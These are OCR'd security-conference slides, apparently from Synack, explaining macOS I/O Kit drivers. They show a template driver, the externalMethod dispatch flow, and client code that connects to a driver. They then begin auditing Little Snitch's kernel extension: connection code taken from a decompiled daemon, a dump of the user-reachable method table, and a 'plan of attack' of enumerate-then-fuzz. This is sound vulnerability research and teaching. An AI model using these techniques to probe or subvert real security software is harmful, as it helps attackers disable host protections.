


"The user-space API though which a process communicates with a kernel driver is provided by a framework known as 'IOKit.framework'" -OS X & iOS Kernel Programming

I/O Registry

database of objects (& properties)

IORegistryExplorer



"a multi-layered hierarchical database, tracking both the [i/o kit] objects and their interrelations"
-Mac OS X and iOS Internals


Synack

I/O Kit Driver

a basic template/example

```
#include <IOKit/IOLib.h>
#define super IOService

OSDefineMetaClassAndStructors(com_osxkernel_driver_IOKitTest, IOService)

bool com_osxkernel_driver_IOKitTest::init(OSDictionary* dict)
{
  bool res = super::init(dict);
  IOLog("IOKitTest::init\n");
  return res;
}

IOService* com_osxkernel_driver_IOKitTest::probe(IOService* provider, SInt32* score)
{
  IOService *res = super::probe(provider, score);
  IOLog("IOKitTest::probe\n");
  return res;
}

bool com_osxkernel_driver_IOKitTest::start(IOService *provider)
{
  bool res = super::start(provider);
  IOLog("IOKitTest::start\n");
  return res;
}
```

sample i/o kit driver



Xcode template


```
$ sudo kextload IOKitTest.kext

$ grep IOKitTest /var/log/system.log
  users-Mac kernel[0]: IOKitTest::init
  users-Mac kernel[0]: IOKitTest::probe
  users-Mac kernel[0]: IOKitTest::start
```

load kext; output

Synack

I/O Kit

'inter-ring' communications



serial port driver

other i/o kit drivers

ring-0

ring-3

I/O Kit Framework

find driver; then:

1. read/write 'properties'

or

2. send control requests

today's focus

open(/dev/xxx)

read() / write()

I/O Kit

connecting to a driver (service)

```
//initializations
initWithTask(owningTask, ..., type, ...)
```


› can verify (user) client

> *"called automatically by I/O Kit when a user process attempts to connect to [a] service."*
> -apple.com

```
//init class, invoke initWithTask()
newUserClient(owningTask, ..., type, ...)
```

› instantiate class

› invoke class->initWithTask();



ring-0

ring-3

IOServiceOpen(...)

Synack


I/O Kit

invoking driver methods

```
//check params, invoke method
super::externalMethod(..., dispatch, ...)
```

dispatch
(method)

```
//look up method, invoke super
externalMethod(selector, ...)
   › dispatch = methods[selector]
```



ring-0

ring-3

selector
(method index)

I/O Kit

example driver interface

```
IOExternalMethodDispatch com_osxkernel_driver_IOKitTestUserClient::sMethods[kTestUserClientMethodCount] =
{

  //kTestUserClientStartTimer(void);
  {sStartTimer, 0, 0, 0, 0},

  //kTestUserClientDelayForTime(const TimerValue* timerValue);
  {sDelayForTime, 0, sizeof(TimerValue), 0, 0},

};

IOReturn com_osxkernel_driver_IOKitTestUserClient::externalMethod (uint32_t selector,
IOExternalMethodArguments* arguments, IOExternalMethodDispatch* dispatch, OSObject* target, void* reference)
{

  //ensure the requested control selector is within range
  if(selector >= kTestUserClientMethodCount)
     return kIOReturnUnsupported;

  dispatch = (IOExternalMethodDispatch*)&sMethods[selector];
  target = this;
  reference = NULL;
  return super::externalMethod(selector, arguments, dispatch, target, reference);

}
```

array of 'callable' methods

entry point, user-mode requests

forward request to super, which routes to method

I/O Kit

IOExternalMethodDispatch struct

function pointer & param descriptors

IOUserClient.h

```
struct IOExternalMethodDispatch {
  IOExternalMethodAction function;     //function pointer
  uint32_t  checkScalarInputCount;     //number of scalar inputs
  uint32_t  checkStructureInputSize;   //size of struct input
  uint32_t  checkScalarOutputCount;    //number of scalar outputs
  uint32_t  checkStructureOutputSize; //size of struct output
};
```

```
const IOExternalMethodDispatch ::sMethods[kTestUserClientMethodCount] = {
  ...
  {sDelayForTime, 0, sizeof(TimerValue), 0, 0}
};
```

```
.function = sDelayForTime;
.checkScalarInputCount =  0;
.checkStructureInputSize = sizeof(TimerValue);
.checkScalarOutputCount = 0;
.checkStructureOutputSize 0;
```

"The checkScalarInputCount, checkStructureInputSize, checkScalarOutputCount, and checkStructureOutputSize fields allow for sanity-checking of the argument list before passing it along to the target object." -apple.com

I/O Kit

super's externalMethod()

only checks sizes (not values)

```
IOReturn IOUserClient::externalMethod( uint32_t selector, IOExternalMethodArguments * args,
         IOExternalMethodDispatch * dispatch, OSObject * target, void * reference )
{

  count = dispatch->checkScalarInputCount;
  if((kIOUCVariableStructureSize != count) && (count != args->scalarInputCount))
     return (kIOReturnBadArgument);

  count = dispatch->checkStructureInputSize;
  if((kIOUCVariableStructureSize != count) && (count != ((args->structureInputDescriptor)
      ? args->structureInputDescriptor->getLength() : args->structureInputSize)))
  {
      return (kIOReturnBadArgument);
  }

  count = dispatch->checkScalarOutputCount;
  if((kIOUCVariableStructureSize != count) && (count != args->scalarOutputCount))
     return (kIOReturnBadArgument);

  count = dispatch->checkStructureOutputSize;
  if ((kIOUCVariableStructureSize != count) && (count != ((args->structureOutputDescriptor)
       ? args->structureOutputDescriptor->getLength() : args->structureOutputSize)))
  {
      return (kIOReturnBadArgument);
  }

  err = (*dispatch->function)(target, reference, args);
```

check scalar input

check struct input

check scalar output

check struct output

finally, call method :)

I/O Kit

user 'client' (find/connect)

```
$ ioreg -c IOService
com_osxkernel_driver_IOKitTesT
{
  "CFBundleIdentifier" = "com.osxkernel.IOKitTest"
  "IOMatchCategory" = "com_osxkernel_driver_IOKitTest"
  "CFBundleIdentifer" = "com.osxkernel.IOKitTest"
  "IOResourceMatch" = "IOKit
}
```

'service name' :
com_osxkernel_driver_IOKitTest

'ioreg' output

```
io_connect_t driverConnection = 0;

//open connection
IOServiceOpen(service, mach_task_self(), 0,
              &driverConnection);
```

2

open/create connection

```
mach_port_t  masterPort = 0;
io_service_t service = 0;

//get master port
IOMasterPort(MACH_PORT_NULL, &masterPort);

//get matching service
service = IOServiceGetMatchingService(masterPort, IOServiceMatching("com_osxkernel_driver_IOKitTest"));
```

1

'finding' i/o kit driver

I/O Kit

user 'client' (send request)

IOKitLib.h

```
kern_return_t
IOConnectCallStructMethod(mach_port_t connection, uint32_t selector, const void *inputStruct,
size_t inputStructCnt, void *outputStruct, size_t *outputStructCnt);
```

or

```
kern_return_t IOConnectCallScalarMethod(mach_port_t connection, uint32_t selector, const uint64_t
*input, uint32_t inputCnt, uint64_t *output, uint32_t *outputCnt);
```

IOConnectCall* methods

```
struct TimerValue { uint64_t time, uint64_t timebase; };
struct TimerValue timerValue = { .time=500, .timebase=0 };

//make request to driver
IOConnectCallStructMethod(driverConnection, kTestUserClientDelayForTime  timerValue, sizeof(TimerValue), NULL, 0);
```

selector

3


send request (w/ struct)

"OS X & iOS Kernel Programming" (chapter 5)

Synack

FINDING AN I/O KIT DRIVER BUG

target: little snitch (v 3.6)




Synack

Auditing I/O Kit Drivers*

a basic plan of attack


1. find a target I/O kit driver
2. enumerate dispatch methods & their parameters
3. fuzz, or manually analyze




*here, we're focusing on auditing driver's dispatch methods

Little Snitch

the de-facto host firewall for macOS



little snitch alert



"Little Snitch intercepts connection attempts, and lets you decide how to proceed."
-www.obdev.at

big snitch ;)

They were finally caught while attempting to upload a screenshot to one of their own servers, according to the report. A piece of security software called Little Snitch — which regulates data sent out from a computer to the internet — was installed on one of the information security employees' laptops, and it flagged the suspicious upload attempt, the report says. Little Snitch, while popular in the cybersecurity world, was not standard software for these employees, according to one person familiar with the matter.

in the news (red team vs. palantir)

Synack

Little Snitch's I/O Kit Driver

/Library/Extensions/LittleSnitch.kext

```
$ less LittleSnitch.kext/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
   <key>CFBundleExecutable</key>
   <string>LittleSnitch</string>
   <key>CFBundleIdentifier</key>
   <string>at.obdev.nke.LittleSnitch</string>
   <key>CFBundlePackageType</key>
   <string>KEXT</string>
   <key>IOKitPersonalities</key>
   <dict>
      <key>ODLSNKE</key>
      <dict>
         <key>CFBundleIdentifier</key>
         <string>at.obdev.nke.LittleSnitch</string>
         <key>IOClass</key>
         <string>at_obdev_LSNKE</string>
         <key>IOMatchCategory</key>
         <string>at_obdev_LSNKE</string>
         <key>IOProviderClass</key>
         <string>IOResources</string>
         <key>IOResourceMatch</key>
         <string>IOBSD</string>
      </dict>
   </dict>
...
```

kext's Info.plist file

i/o kit

signing info

Synack

Find/Connect to Little Snitch's Kext

service: 'at_obdev_LSNKE'

little snitch daemon (hopper decompilation)

```
char -[m097e1b4e m44e2ed6c](void * self, void * _cmd)
{
    sub_10003579a(0x7789);
}

int sub_10003579a(int arg0)
{
    r15 = arg0;
    rbx = IOMasterPort(0x0, 0x0);
    r14 = IOServiceGetMatchingService(0x0, IOServiceNameMatching("at_obdev_LSNKE"));
    r15 = IOServiceOpen(r14, *_mach_task_self_, r15, 0x10006ed58);
```

```
$ ioreg -p IOService -l -i | grep LittleSnitch
      |
      +-o at_obdev_LSNKE  <class IORegistryEntry:IOService:at_obdev_LSNKE, ... >
      | | {
      | |   "IOClass" = "at_obdev_LSNKE"
      | |   "IOMatchCategory" = "at_obdev_LSNKE"
      | |   "IOResourceMatch" = "IOBSD"
      | |   "CFBundleIdentifier" = "at.obdev.nke.LittleSnitch"
      | |   "IOProbeScore" = 18446744073709551615
      | | }
```

ioreg output ('ioservice' plane)


Synack

Find/Connect to Little Snitch's Kext

service: 'at_obdev_LSNKE'

```
mach_port_t masterPort = 0;
io_service_t serviceObject = 0;
io_connect_t connectPort = 0;

//get master port
IOMasterPort(MACH_PORT_NULL, &masterPort);

//lookup little snitch's ioservice object
serviceObject = IOServiceGetMatchingService(masterPort, IOServiceMatching("at_obdev_LSNKE"));

//create connection little snitch driver
IOServiceOpen(serviceObject, mach_task_self(), 0x7789, &connectPort);
```

custom 'connection' code



connected :)

```
$ ./connect2LS
got master port: 0xb03
got matching service (at_obdev_LSNKE): 0xf03
opened service (0x7789): 0x1003
```

Enumerating Available Interfaces

'reachable' kernel methods

pseudo code

```
IOKitTestUserClient::externalMethod(uint32_t selector, IOExternalMethodArguments*
 arguments, IOExternalMethodDispatch* dispatch, OSObject* target, void* reference)

 if(selector <= 16)
    dispatch = (IOExternalMethodDispatch*)&sMethods[selector];

 return super::externalMethod(selector, arguments, dispatch, target, reference);
```

```
class_externalMethod proc
 push    rbp
 mov     rbp, rsp
 cmp     esi, 16h
 ja      short callSuper
 mov     eax, esi
 lea     rax, [rax+rax*2]
 lea     rcx, IORegistryDescriptorC3::sMethods
 lea     rcx, [rcx+rax*8]
 ...

callSuper:
 mov     rax, cs:IOUserClient_vTable
 pop     rbp
 jmp     qword ptr [rax+860h]
```

snitch's externalMethod()

```
IORegistryDescriptorC3_sMethods
 IOExternalMethodDispatch <0FFFFFF7FA13ED82Ah, 0, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED832h, 0, 0, 1, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED846h, 0, 0, 0, 83Ch>
 IOExternalMethodDispatch <0FFFFFF7FA13ED89Ah, 0, 0Ch, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED8D2h, 0, 0, 0, 10h>
 IOExternalMethodDispatch <0FFFFFF7FA13ED82Ah, 0, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED82Ah, 0, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED8FAh, 0, 20h, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED944h, 0, 10h, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED95Ah, 0, 0, 1, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED97Eh, 0, 0, 1, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13ED9CEh, 1, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDA84h, 1, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDAC6h, 0, 0, 0, 10h>
 IOExternalMethodDispatch <0FFFFFF7FA13EDBBAh, 0, 0, 0, 10h>
 IOExternalMethodDispatch <0FFFFFF7FA13EDBCEh, 0, 0, 0, 80h>
 IOExternalMethodDispatch <0FFFFFF7FA13EDBFAh, 0, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDC0Eh, 1, 0, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDC22h, 0, 0Ch, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDC36h, 0, 10h, 0, 18h>
 IOExternalMethodDispatch <0FFFFFF7FA13EDC4Ah, 0, 0, 0, 2Ch>
 IOExternalMethodDispatch <0FFFFFF7FA13EDC86h, 0, 54h, 0, 0>
 IOExternalMethodDispatch <0FFFFFF7FA13EDCC2h, 1, 0, 0, 0>
```

method #7

class methods ('sMethods')

these are the 'reachable' methods one can invoke from user-mode!

Synack

